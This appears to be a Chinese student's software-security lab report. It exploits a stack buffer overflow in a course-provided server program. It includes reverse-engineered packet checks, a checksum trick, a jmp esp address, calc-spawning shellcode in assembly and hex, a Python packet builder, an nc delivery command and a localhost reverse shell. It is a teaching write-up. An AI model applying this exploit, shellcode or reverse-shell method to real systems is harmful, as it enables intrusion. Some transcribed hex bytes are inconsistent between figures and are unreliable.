

项目	撰写规范	实验过程	问题分析与小结	总分	教师签字
分值	20	50	30	100	
评分					

目 录

一. 实验过程记录.....	1
1.1 实验环境.....	1
1.2 栈溢出漏洞原理.....	1
1.3 代码逻辑与实现栈溢出漏洞的必要条件.....	2
1.4 构造 SHELLCODE.....	7
1.5 构造报文.....	8
1.6 检验测试.....	11
1.7 反弹 SHELL.....	12
二. 实验难点与问题小结.....	14
2.1 JMP ESP 指令地址的寻找.....	14
2.2 SERVER-U202112146.EXE 程序逻辑的分析.....	14
2.3 满足校验和的条件.....	15
2.4 SYSTEM 和 EXIT 函数地址的寻找.....	15
2.5 SHELLCODE 的编写.....	16
三. 实验总结和心得.....	17
四. 建议.....	18

一. 实验过程记录

1.1 实验环境

- 操作系统: Microsoft windows 10;
- 溢出软件: server.exe;
- 溢出工具: OllyDbg, MASM, Bash 命令行, Netcat 工具包。

首先,我们先分析一下实验目的,我们是要编写一个 shellcode,利用栈溢出的原理达到弹出计算器的目的,于是我们可以将实验过程分为四部分:一是栈溢出漏洞原理,二是分析代码逻辑与找到实现栈溢出漏洞的必要条件,三是如何构造 shellcode,四是结合二和三生成报文。

1.2 栈溢出漏洞原理

在 C 和 C++中,因为可以操作内存空间,所以存在栈溢出漏洞,如图 1 所示。




图 1 漏洞攻击原理

当子程序退出时，EIP 中读取的实际是 jmp ESP 这条指令的地址，于是就会执行该命令，而此时 ESP 指向的正好就是 shellcode，所以我们就攻击成功！

但实际操作上我们需要解决三个问题，一是确定 buffer 的大小，以便利用 strcpy 函数进行栈溢出的重写，能正好把 EIP 和他的高地址覆盖成我们精心设计的代码，二是需要找到 server-U202112146.exe 中 strcpy 的执行路径，并确保程序能成功执行 strcpy 的代码，三是我们要找到 jmp ESP 命令在 server-U202112146.exe 中的地址，进行 EIP 的覆盖。

1.3 代码逻辑与实现栈溢出漏洞的必要条件

我们利用 IDA-PRO 打开 server-U202112146.exe，然后按 Tab 将其反编译为 C 代码，分析整个代码，发现为了执行 strcpy 函数，代码其实进行了四次检验，逻辑如下：代码利用 recv 函数一个字节一个字节的接受数据包，并从(char *)(&v39 - 5126)开始存放，根据已知的通信格式，如图 2，我们很容易明白第一部分代码的含义，如图 3。

已知通信格式为 DataLen+Data。DataLen 位于发送数据包的前四字节，表示 Data 数据的长度。

图 2 通信格式

```
v7 = (char *)(&v39 - 5126);  
v8 = (char *)(&v39 - 5125);  
memset(&v39 - 5126, 0, 0x2800u);  
do  
{  
    if ( recv(v6, v7, 1, 0) != 1 )  
    {  
        puts("recv len error");  
        exit(1);  
    }  
    ++v7;  
}  
while ( v7 != (char *)(&v39 - 5125) );
```

v7是整个数据包的
开始地址
v8是数据的开始地
址
读取前四个字
节，即数据的长
度

图 3 读取数据包长度

1.3.1 第一次检验——数据长度

拿到数据包长度后，代码进行了第一次检验，要求前四个字节小于 0x27FA，即数据包长

度小于 0x27FA，如图 4 所示。

```
lpText = v9;
*(&v39 - 5231) = (int)v9;
printf((const char *)hWnd, lpText);
v11 = v10;
*(&v39 - 5232) = (int)(v10 - 1);
if ( (unsigned int)(v10 - 1) > 0x27FA )
{
    puts("len too small or large");
    exit(1);
}
```

图 4 数据包长度判断

1.3.2 第二次检验——数据段首部校验

读取完前四个字节后，继续利用 recv 函数开始读取数据 (*((_BYTE *)&v39 - 20500)其实就是数据段的第一个字节)，并要求数据前三个字节一定是-17，-33，1，换成 16 进制为 EF，DF，01，否则就会进行 closesocket(v6)，如图 5 所示。

```
do
{
    if ( recv(v6, v8, 1, 0) != 1 )
    {
        puts("recv data error");
        exit(1);
    }
    ++v8;
}
while ( v8 != v12 );
if ( *(&v39 - 5231) <= 9999 )
{
    LABEL_56:
    if ( *((_BYTE *)&v39 - 20500) == -17 && *((_BYTE *)&v39 - 20499) == -33 && *((_BYTE *)&v39 - 20498) == 1 )
        break;
}
LABEL_17:
closesocket(v6);
}
```

读取真实数据

校验前三个字节的的数据

校验失败则关闭socket

图 5 数据段首部校验

1.3.3 第三次检验——switch case 检验

对于数据的第四个字节 v13，进行 switchcase 检验，倘若 v13 != 3，就都会执行 goto LABEL_17，如图 6 所示，就会关闭整个 socket。

```

110 v13 = *((_BYTE *)&v39 - 20497);
111 if ( v13 == 1 )
112 {
113     send(v6, "Ok!", 3, 0);
114     goto LABEL_17;
115 }
116 if ( v13 == 2 )
117 {
118     lpCaption = (LPCSTR)10240;
119     lpText = (LPCSTR)&v39 - 5125;
120     hWnd = (HWND)&v39 - 2566;
121     *(&v39 - 5234) = (int)&v39 - 2566;
122     memcpy(hWnd, lpText, (size_t)lpCaption);
123     v24 = *(&v39 - 5231);
124     v25 = v24 + 3;
125     if ( v24 >= 0 )
126         v25 = *(&v39 - 5231);
127     v26 = v25 >> 2;
128     if ( v26 <= 0 )
129     {
130         v34 = (char *)&v39 + *(&v39 - 5231) - 20500;
131         lpCaption = 0;
132         sprintf(v34, "%4x", 0);
133 LABEL_48:
134         send(v6, (const char *)&v39 - 20500, strlen((const char *)&v39 - 20500), 0);
135         goto LABEL_17;
136     }
137     v15 = 0;
138     v27 = 0;
139     do
140     {
141         v15 = (const CHAR *)(&v39 + v27++ - 5125) ^ (unsigned int)v15;
142         while ( v27 != v26 );
143         v28 = (char *)&v39 + *(&v39 - 5231) - 20500;
144         lpCaption = v15;
145         sprintf(v28, "%4x", v15);
146         v29 = &v39 - 5125;
147         do
148         {
149             v30 = *v29;
150             ++v29;
151             v31 = ~v30 & (v30 - 16843009) & 0x80808080;
152         } while ( !v31 );
153         uType = 0;
154         if ( !(~v30 & (v30 - 16843009) & 0x8080) )
155             v31 >>= 16;
156         if ( !(~v30 & (v30 - 16843009) & 0x8080) )
157             v29 = (int *)((char *)v29 + 2);
158         v32 = __CFADD__((_BYTE)v31, (_BYTE)v31);
159         v23 = (const char *)&v39 - 5125;
160         lpCaption = (LPCSTR)((char *)v29 - v32 - 3 - (char *)&v39 - 5125);
161         goto LABEL_32;
162     }
163     if ( v13 != 3 )
164         goto LABEL_17;

```

v13是数据中第四个字节

图 6 switch-case 检验

1.3.4 第四次检验——校验和检验

```
send(v6, v23, (int)lpCaption, uType);  
if ( v15 == (const CHAR *)0x12345678 )  
    sub_4015E0((char *)(&v39 - 5234));  
goto LABEL_17;
```

图 7 sub_4015E0 执行条件

```
1 int __cdecl sub_4015E0(char *a1)  
2 {  
3     size_t v1; // eax  
4  
5     v1 = strlen(a1);  
6     printf("Input size: %d\n", v1);  
7     sub_4015B0(a1);  
8     fwrite("==== Returned Properly ==== \n", 1u, 0x1Cu, &iob[1]);  
9     return 1;  
10 }
```

图 8 sub_4015E0 函数内部

```
1 char *__cdecl sub_4015B0(char *a1)  
2 {  
3     char v2; // [esp+14h] [ebp-EF8h]  
4  
5     return strcpy(&v2, a1);  
6 }
```

图 9 sub_4015B0 函数

顺着 main 函数自上往下浏览代码逻辑，终于在最后找到了一个 sub_4015E0，点开内部实现，不难发现，经过了两次函数调用（如图 8，9 所示），终于找到了 strcpy 函数。于是乎我们发现要在 main 中成功调用 sub_4015E0 函数，必须让 $v15 == 0x12345678$ 。我们继续去研究 v15 是什么，不难发现 v15 是一个校验和，如图 10 所示。

```
v15 = 0;  
v16 = 0;  
do  
    v15 = (const CHAR *)(&v39 + v16++ - 5125) ^ (unsigned int)v15;  
while ( v16 != v14 );
```

图 10 求校验和代码

解释一下上面代码的意思：v15 是校验和， $\&v39-5125$ 是数据的开始地址， $v14 = *(&v39$

- 5231) / 4，是数据的长度除 4，所以以上代码实现的是将数据按每四个字节求亦或操作，最后得到校验和存在 v15 中。

接着，我们在 sub_4015B0 中研究一下 buffer 的大小，将代码反汇编成汇编代码，如图 11 所示，可以看出缓冲区的长度为：EF8=3832。

```
; int __cdecl sub_4015B0(char *)
sub_4015B0 proc near

var_F0C= dword ptr -0F0Ch
var_F08= dword ptr -0F08h
var_EF8= byte ptr -0EF8h
arg_0= dword ptr 4

sub     esp, 0F0Ch
mov     eax, [esp+0F0Ch+arg_0]
mov     [esp+0F0Ch+var_F08], eax ; char *
lea     eax, [esp+0F0Ch+var_EF8]
mov     [esp+0F0Ch+var_F0C], eax ; char *
call    strcpy
add     esp, 0F0Ch
retn
sub_4015B0 endp
```

图 11 汇编代码

综上所述，我们构造的报文结构要满足以下条件：

- 前四个字节是报文数据的长度
- 第 5, 6, 7 个字节分别为：xEF, xDF, x01
- 第 8 个字节为 x03（switch case 选择 3）
- 报文每四个字节进行亦或，结果为 0x12345678
- Buffer 为 3832 个字节
- Buffer 后为 jmp esp 命令的地址
- 最后是弹出计算器的 shellcode

具体结构如图 12 所示




图 12 报文结构

1.4 构造 shellcode

Shellcode 的构造相对难点较少，有了之前 PE 病毒的经验，只需要写一个 asm 的对应代码，然后编译为二进制代码就好，我们要使用的就是二进制中的 .text section。在网上百度一下弹计算器的 shellcode，可以将 “calc.exe” 作为字符串参数压栈，然后再调用 system 函数，即可弹出计算器，最后调用 exit 函数退出即可，如图 13 所示。

```

C:\Users\Lenovo\Desktop\shellcode.asm
File Edit Selection Project Tools Code Conversions Script Window Help
[Icons]
|.386
.model flat, stdcall

.code

_start:
xor eax,eax
push eax
mov eax,6578652Eh ;".exe"
push eax
mov eax,636C6163h ;"calc"
push eax
mov eax,esp
push eax
mov eax,771D4720h ;"system"
call eax
xor eax,eax
push eax
mov eax,771F7830h ;"exit"

end _start

```

图 13 shellcode 构造

但我们要调用 `system` 和 `exit`，我们就需要拿到这两个函数在 `server-U202112146.exe` 运行时内存中的地址，我们打开 OD，在 `msvcrt.dll` 模块中查找当前模块的名称，即可找到指令地址，如图 14，15 所示，至此 `shellcode` 的编写就没问题了。



图 14 `exit` 指令地址



图 15 `system` 指令地址

再利用和 PE 病毒一样的编译命令，编译成二进制形式，然后在 `exe` 文件中找到 `.text` section，如图 16 所示。




图 16 `.text` section 部分

1.5 构造报文

利用老师给的 `shellcode.py` 即可，为了满足 1.3 中实现栈溢出漏洞的必要条件，`shellcode` 的代码结构如图 17 所示（报文实际结构如图 12）。

```

5
6 shellcode = ""
7 shellcode += "\x1D\x0F\x00\x00" # 4 bytes for length 1
8 shellcode += (
9     "\xEF\xDF\x01\x03" # necessary condition 2
10 )
11 shellcode += (
12     "\x3E\x49\x67\xC1" # Checksum construction 3
13 )
14 shellcode += "\x90"*(3836-len(shellcode)) # nops for stack length(buffer) 4
15 print(len(shellcode))
16 shellcode += "\x63\xF0\x3E\x77" # jmp esp address 5
17
18
19 shellcode += (
20     "\x33\xC0\x50\xB8\x2E\x65\x78\x65\x50\xB8\x63\x61\x6C\x63\x50\xB8"
21     "\xC4\x50\xB8\x20\x47\x1D\x77\xFF\xD0\x33\xC0\x50\xB8\x30\x78\x1F"
22     "\x77"
23 ) # .text section 6
24 print(len(shellcode))
25
26 shellcode = shellcode.encode('latin-1')
27
28 shellcode = bytearray(shellcode)
29 # Save the binary code to file
30 with open('dum.txt', 'wb') as f:
31     f.write(shellcode)
32

```

图 17 shellcode 代码结构

值得一提的是，我们其实可以确定第二部分四个字节的价值，其在 1.3 中已给出；第六部分的价值也可以确定，就是 .text section 的值，在 3) 中已经给出；第四部分， $3836=3832+4$ ，即等于前四个字节——数据的长度，加上 buffer 的长度；第一部分应该是整个报文的长度减 4，运行该代码，即可得到整个报文为 3873，故第一部分为 3869，十六进制为 0x00000F1D；第五部分，应该查找 jmp esp 这条指令在 server-U202112146.exe 程序中的地址，可以利用 OD 在各个模块中搜索，最后成功在 ntdll.dll 中找到，如图 18 所示。

773EF05B	FF00	inc dword ptr ds:[eax]	
773EF05D	0000	add byte ptr ds:[eax],al	
773EF05F	00FE	add dh,bh	
773EF061	FFFF	???	未知命令
773EF063	FFE4	jmp esp	
773EF065	BB 3877F9BB	mov ebx,0xBBF97738	
773EF06A	3877 00	cmp byte ptr ds:[edi],dh	
773EF06D	0000	add byte ptr ds:[eax],al	
773EF06F	00FE	add dh,bh	
773EF071	FFFF	???	未知命令

图 18 jmp esp 指令地址

最后就是找第三部分的值，第三部分其实是为了满足校验条件而故意空出的值，实际没有意义，我们可以先将这一部分全设置为 0，如图 19 所示，然后去利用 IDA-PRO 动态调式代码，观察此时的校验和是多少，然后进一步修改为正确的校验和。

```

shellcode=""
shellcode+="\x1D\x0F\x00\x00" # 4 bytes for length
shellcode += (
    "\xEF\xDF\x01\x03"
) #
shellcode += (
    "\x00\x00\x00\x00"
)
shellcode += "\x90"*(3836-len(shellcode)) # nops for stack length
print(len(shellcode))
shellcode += "\x63\xF0\x3E\x77" # jmp esp address

shellcode +=(
    "\x33\xC0\x50\xB8\x2E\x65\x78\x65\x50\xB8\x63\x61\x6C\x63\x50\x8B"
    "\xC4\x50\xB8\x20\x47\x1D\x77\xFF\xD0\x33\xC0\x50\xB8\x30\x78\x1F"
    "\x77"
)

```

图 19 校验和缺失的 shellcode

利用 tab 将代码调回汇编代码，动态调式，如图 20 所示，发现最后校验和会存在 ESI 中，为 D3531F46，由此我们构造的第三部分就应该为 $D3531F46 \oplus 12345678 = C167493E$ 。




图 20 动态调试检验和

由此，我们就将 shellcode.py 填写完全了，如图 21 所示。

```

1  #!/usr/bin/python3
2  import ...
3
4  shellcode=""
5
6  shellcode+="\x1D\x0F\x00\x00" # 4 bytes for length
7
8  shellcode += (
9      "\xEF\xDF\x01\x03"
10 ) #
11
12 shellcode += (
13     "\x3E\x49\x67\xC1"
14 )
15
16 shellcode += "\x90"*(3836-len(shellcode)) # nops for stack length
17 print(len(shellcode))
18
19 shellcode += "\x63\xF0\x3E\x77" # jmp esp address
20
21
22
23
24 shellcode +=(
25     "\x33\xC0\x50\xB8\x2E\x65\x78\x65\x50\xB8\x63\x61\x6C\x63\x50\x8B"
26     "\xC4\x50\xB8\x20\x47\x1D\x77\xFF\xD0\x33\xC0\x50\xB8\x30\x78\x1F"
27     "\x77"
28 )
29
30 print(len(shellcode))
31
32
33 shellcode=shellcode.encode('latin-1')

```

图 21 完整的 shellcode.py

1.6 检验测试

运行 shellcode.py 就可以得到符合要求的 dum.txt。再 IDA-PRO 运行程序，并在 git-bash 命令行输入命令 `./nc.exe 127.0.0.1 6666 < D:/桌面/软件安全实验/实验 2/dum.txt`，如图 22 所示，

最终成功弹出计算器，如图 23 所示，实验成功！




图 22 输入命令




图 23 成功弹出计算器

1.7 反弹 shell

反弹 shell 和之前 shellcode 的编写过程大同小异，也是在报文尾部插入对应的 shellcode 即可，只用在之前的基础上修改 exit 和 system 函数的地址，修改报文长度，修改校验值即可。程序运行命令为：nc.exe -lvp 5555，成功连接如图 24 所示，成功完成测试！

```
C:\Windows\SysWOW64>nc.exe -lvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from LAPTOP-SHR5161F [127.0.0.1] 51846
Microsoft Windows [版本 10.0.22000.2538]
(c) Microsoft Coporation。 保留所有权利。
```

图 24 反弹 shell 运行结果

反弹 shell 的报文生成代码如图 25 所示。

```
shellcode = ""
shellcode += "\x10\x0F\x00\x00"
shellcode += (
    "\xEF\xDF\x01\x03"
)
shellcode += (
    "\x3E\x49\x67\xC1"
)
shellcode += "\x90"*(3836-len(shellcode))
print(len(shellcode))
shellcode += "\x63\xF0\x3E\x77"

shellcode += (
    "\x33\xC0\x50\xB8\x2E\x65\x78\x65\x50\xB8\x63\x61\x6C\x63\x50\x8B"
    "\xC4\x50\xB8\x20\x47\x10\x77\xFF\xD0\x33\xC0\x50\xB8\x30\x78\x1F"
    "\x77\x20\x31\x32\x37\x2E\x30\x2E\x30\x2E\x31\x20\x35\x35\x35\x35\x61\x61"
)
print(len(shellcode))
```

图 25 反弹 shell 对应的 shellcode.py

二. 实验难点与问题小结

2.1 jmp esp 指令地址的寻找

在 OD 中找 jmp esp 指令找了好久，遇到了两个问题：一是 OD 工具不熟，找了好久才发现可以直接 Ctrl+F 搜索指令，然后很多模块其实是没有 jmp esp 指令的，要一个一个模块寻找，最后成功在 ntdll.dll 中找到；二是其实可能找到假指令，因为你输入 jmp esp 指令寻找时，它其实是找的 jmp esp 对应的机器码 FFE4，如图 26，而 FFE4 其实有可能是某一条指令的内嵌部分而已，并非真正的跳转指令，如图 27 所示。




图 26 假 jmp esp 指令




图 27 假 jmp esp 指令

2.2 server-U202112146.exe 程序逻辑的分析

找到 strcpy 函数，即找到溢出点是比较容易的，难的是分析出然后能调用这行代码，先


开始我直接用 OD 看的汇编代码，属实头大，最后转站 IDA-PRO 的 C 代码，才大概看懂。然后先开始时，没有注意报文结构，一直不明白为什么要分两部分读入，后来根据 C 代码“len”的提示，我反过去去研究报文结构才明白，先开始读入四个字节，去做第一次判断，要求读入字符串小于 0x27FA，看懂通信格式为 DataLen+Data，DataLen 位于发送数据包的前四字节，表示 Data 数据的长度，之后的代码结构就好理解了。

2.3 满足校验和的条件

这一块属于构造报文中相比较难的一部分了，比较巧妙的是，可以随意在填充部分找四个字节先设置为 0，然后动态调试整个程序，利用亦或的特性：在 $a \oplus b = c$ 时，有 $a \oplus c = b$ ， $b \oplus c = a$ ，就可以求出满足就校验和的报文了。

2.4 system 和 exit 函数地址的寻找

先开始一直在用 IDA-PRO 分析，所以也是在 IDA-PRO 中找函数的地址，如图 28 所示，但经过试验，发现 IDA-PRO 中的地址是错误的，感觉 IDA-PRO 中的地址并不是虚拟内存地址，是它这个反汇编汇编程序中自己的相对地址，最后才在 OD 中找到了真正的 system 和 exit 的函数地址，成功编写了 shellcode。



f _cexit	.text	00401EDC	00000006
f signal	.text	00401EE4	00000006
f perror	.text	00401EEC	00000006
f exit	.text	00401EF4	00000006
f printf	.text	00401EFC	00000006
f strcpy	.text	00401F04	00000006
f strlen	.text	00401F0C	00000006
f fwrite	.text	00401F14	00000006
f system	.text	00401F1C	00000006
f memset	.text	00401F24	00000006
f puts	.text	00401F2C	00000006
f memcpy	.text	00401F34	00000006

图 28 IDA-PRO 中 system 和 exit 的假地址

2.5 shellcode 的编写

```
.386
.model flat, stdcall

.code

_start:
xor eax,eax
push eax
mov eax,6578652Eh ;".exe"
push eax
mov eax,636C6163h ;"calc"
push eax
mov eax,esp
push eax
mov eax,771D4720h ;"system"
call eax
xor eax,eax
push eax
mov eax,771F7830h ;"exit"
end _start
```

图 29 shellcode 代码

如图 29 所示，这段代码巧妙之处在于利用了汇编语言的特性和特定的函数调用方式，以实现执行计算器程序的功能。

首先，通过将零值压入栈作为参数，以确保在函数调用时传递正确的参数个数。这是因为在 `stdcall` 调用约定中，调用者负责清理栈上的参数，而被调用的函数通常使用栈上的参数进行操作。其次，通过将字符串常量的 ASCII 码值移动到寄存器中，并将寄存器的值压入栈中，构建了需要传递给 `system` 函数的参数。这样，通过传递 "calc" 字符串作为参数，实现了调用计算器程序的效果。最后，通过调用 `system` 函数执行计算器程序后，使用 `exit` 函数将程序正常结束，以确保程序在计算器程序退出后不会继续执行其他指令。

总的来说，这段代码通过巧妙地构造参数和利用函数调用约定，实现了调用计算器程序并正常结束程序的功能。这充分展示了汇编语言的灵活性和对底层系统的直接控制能力。

三. 实验总结和心得

本次实验是在软件安全考试前拼命做出来的，现在是 2023.1.14 的晚上 3:35，终于快写完了，本次实验还是比较复杂的，几经周折，终于成功做出来了，当然也受益匪浅！

首先，通过这次试验，不仅熟悉了 OD 和 IDA 两个工具的使用，更熟悉了逆向的过程，使用反汇编器（disassembler）或反编译器（decompiler）来分析二进制代码，还原为 C 语言或是 asm 代码；更加生动的明白静态分析和动态分析的利弊，例如校验和的获取，只有让程序跑起来才容易解决问题；同时，通过实践，加深了对于 cdecl 调用，栈空间的变化，明白了缓冲区 buffer 的作用，以及栈溢出漏洞的实验原理；通过编写 shellcode，我重温了 asm 代码的编写，对汇编程序更加熟悉；通过分析报文，我知晓了对应通信格式为 DataLen+Data。DataLen 位于发送数据包的前四字节，表示 Data 数据的长度，由此举一反三，我对 UDP/TCP 报文相关的攻击手段也有了些想法。

最重要的是我学会了分析和解决问题的思路 and 流程：首先分析 server-U202112146.exe 程序，找到 strcpy 溢出漏洞所在点，然后分析执行这条漏洞代码所需满足的条件

- 前四个字节是报文数据的长度
- 第 5, 6, 7 个字节分别为：xEF, xDF, x01
- 第 8 个字节为 x03（switch case 选择 3）
- 报文每四个字节进行亦或，结果为 0x12345678
- Buffer 为 3832 个字节
- Buffer 后为 jmp esp 命令的地址
- 最后是弹出计算器的 shellcode

最终根据满足的条件一步一步去构造对应的数据包报文，最后成功通过测试！

实际听起来整套流程比较简单，可实际操作起来，琐碎的小点，奇奇怪怪的 bug 还是挺多的，遇到的问题在前面的报告以及详尽给出，这里就不多赘述了，最终还是圆满完成实验！谢谢同学对我的帮助，也感谢课题组老师的辛苦付出！

四. 建议

本次实验还是挺有意义的，实验难度也适中，指导书更是比其他实验详尽多了，唯一美中不足的是希望老师上课能多做 IDA 和 OD 的演示，这样不仅可以加深学生对知识点的印象还可以节约自己下来摸索的时间。

感谢课题组老师的辛苦付出！